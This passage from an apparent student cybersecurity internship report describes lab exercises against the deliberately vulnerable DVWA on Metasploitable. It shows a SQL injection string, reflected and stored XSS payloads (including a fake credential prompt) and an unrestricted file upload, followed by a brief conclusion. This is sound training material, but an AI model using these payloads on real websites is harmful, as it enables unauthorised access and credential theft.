
[root@kali]# 

```

The terminal shows a ping session between the Kali Linux host (192.168.56.101) and the Windows 7 host (192.168.56.103). The ping command is being used to check the connectivity between the two hosts.



Step 9: Now goto ettercap we can see the login details at the bottom.



2. Perform exploiting DVWA

a) Perform SQL injection on DVWA

b) Perform Cross-site scripting on DVWA

c) Perform File upload DVWA


Turn on Kali and Metasploitable. Get root user access in Kali. Find out the IP address of the Metasploitable machine.

```

root@kali: /home/kali
File Actions Edit View Help
[(kali㉿kali)-[~]]$ sudo -
[sudo] password for kali:
[(root㉿kali)-[/home/kali]]# nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.102  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
[(root㉿kali)-[/home/kali]]# 

```

Open Firefox in Kali Linux and type the IP address of the Metasploitable and press enter. Then click on the DVWA then login using username as admin and password as password.




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'





DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

[Logout](#)

Change the Security level of DVWA to Low.

a) Perform SQL injection on DVWA

Click on the SQL injection from the side navigation Bar. Type **1"or"1="1** in the User Id box, and then click the Submit button. Now we will get the username.

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, and XSS reflected. The 'SQL Injection' item is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection'. A form field labeled 'User ID:' contains the value '1" or "1="1'. Below the form, the output shows 'ID: 1" or "1="1' in red, followed by 'First name: admin' and 'Surname: admin' in black. A 'More info' section at the bottom provides links to security reviews and Wikipedia articles.

User ID:

ID: 1" or "1="1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

b) Perform Cross-site scripting on DVWA

Click on the XSS reflected from the side navigation Bar. In the What's your name field box enter the script as <script> alert("hacked")</script> then click on submit. You will get the prompt having the alert message contained within it.

The screenshot shows the DVWA Reflected XSS page. The sidebar menu is identical to the previous screenshot. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. A form field labeled 'What's your name?' contains the value '<script>alert("hacked")</script>'. Below the form, the output shows 'Hello' in red. A 'More info' section at the bottom provides links to security reviews and Wikipedia articles.

What's your name?

<script>alert("hacked")</script>
Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

The screenshot shows the DVWA application's navigation bar on the left with various security test categories. The 'XSS reflected' category is highlighted in green. On the right, under the heading 'Vulnerability: Reflected Cross Site Scripting (XSS)', there is a form asking 'What's your name?'. Below it, a modal dialog box displays the text 'Hello' and has an 'OK' button. The status bar at the bottom indicates 'Hacked'.

Click on the XSS stored from the side navigation Bar. In the name field type any text and in the message field type <script>prompt("enter credentials")</script>. A prompt will appear asking for the details to enter.

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a guestbook form. The 'Name *' field contains 'hii'. The 'Message *' field contains the malicious script: '<script>prompt("enter credentials")</script>'. A blue border highlights the message input field. Below the form is a 'Sign Guestbook' button.

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

The screenshot shows the DVWA application's XSS stored page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored item is highlighted with a green background. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It displays a modal dialog box with fields for "Name *" (containing "192.168.56.101") and "Message *" (containing "enter"). Below the dialog, there are three comment entries: "Name: test" and "Message: This is a test comment.", "Name: hii" and "Message:", and "Name: hi" and "Message:". The entire interface is set against a light gray background.

c) Perform File upload DVWA

Click on the Upload from the side navigation Bar. We can observe that the file to be uploaded is specified as an image file, if it accepts any other format of file it means that the website is vulnerable. Try to upload the file which is in the other format. Click on browse and select the file of the type .txt and then click on upload. It will accept the file. We can see the message saying uploaded successfully. Now copy the path leaving the root and paste it in the browser we will enter to the index page of the database which should not be visible.

The screenshot shows the DVWA application's File Upload page. The sidebar on the left is identical to the previous one, with the Upload item highlighted. The main content area has a title "Vulnerability: File Upload". It contains a form with a "Choose an image to upload:" label, a "Browse..." button (with "demo2.txt" selected), and an "Upload" button. Below the form, a red message states ".../.../hackable/uploads/demo2.txt successfully uploaded!". At the bottom, there is a "More info" section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>.

Index of /dvwa/hackable/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 demo2.txt	23-Feb-2023 02:22	0	
 dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

Conclusion

The cyber security internship proved to be an enriching and rewarding experience that provided a comprehensive understanding of various security concepts and their practical implementation. During the internship, I gained a comprehensive understanding of various security concepts and their practical implementation. Through hands-on experience and exposure to different tools. I would like to thank the organization for giving me the opportunity to pursue the internship. I feel that this experience has given me the best preparation for a career in cybersecurity. Overall, this internship provided me with a valuable opportunity to enhance my cyber security knowledge and skills, which I can leverage to make a significant contribution in the field of cyber security.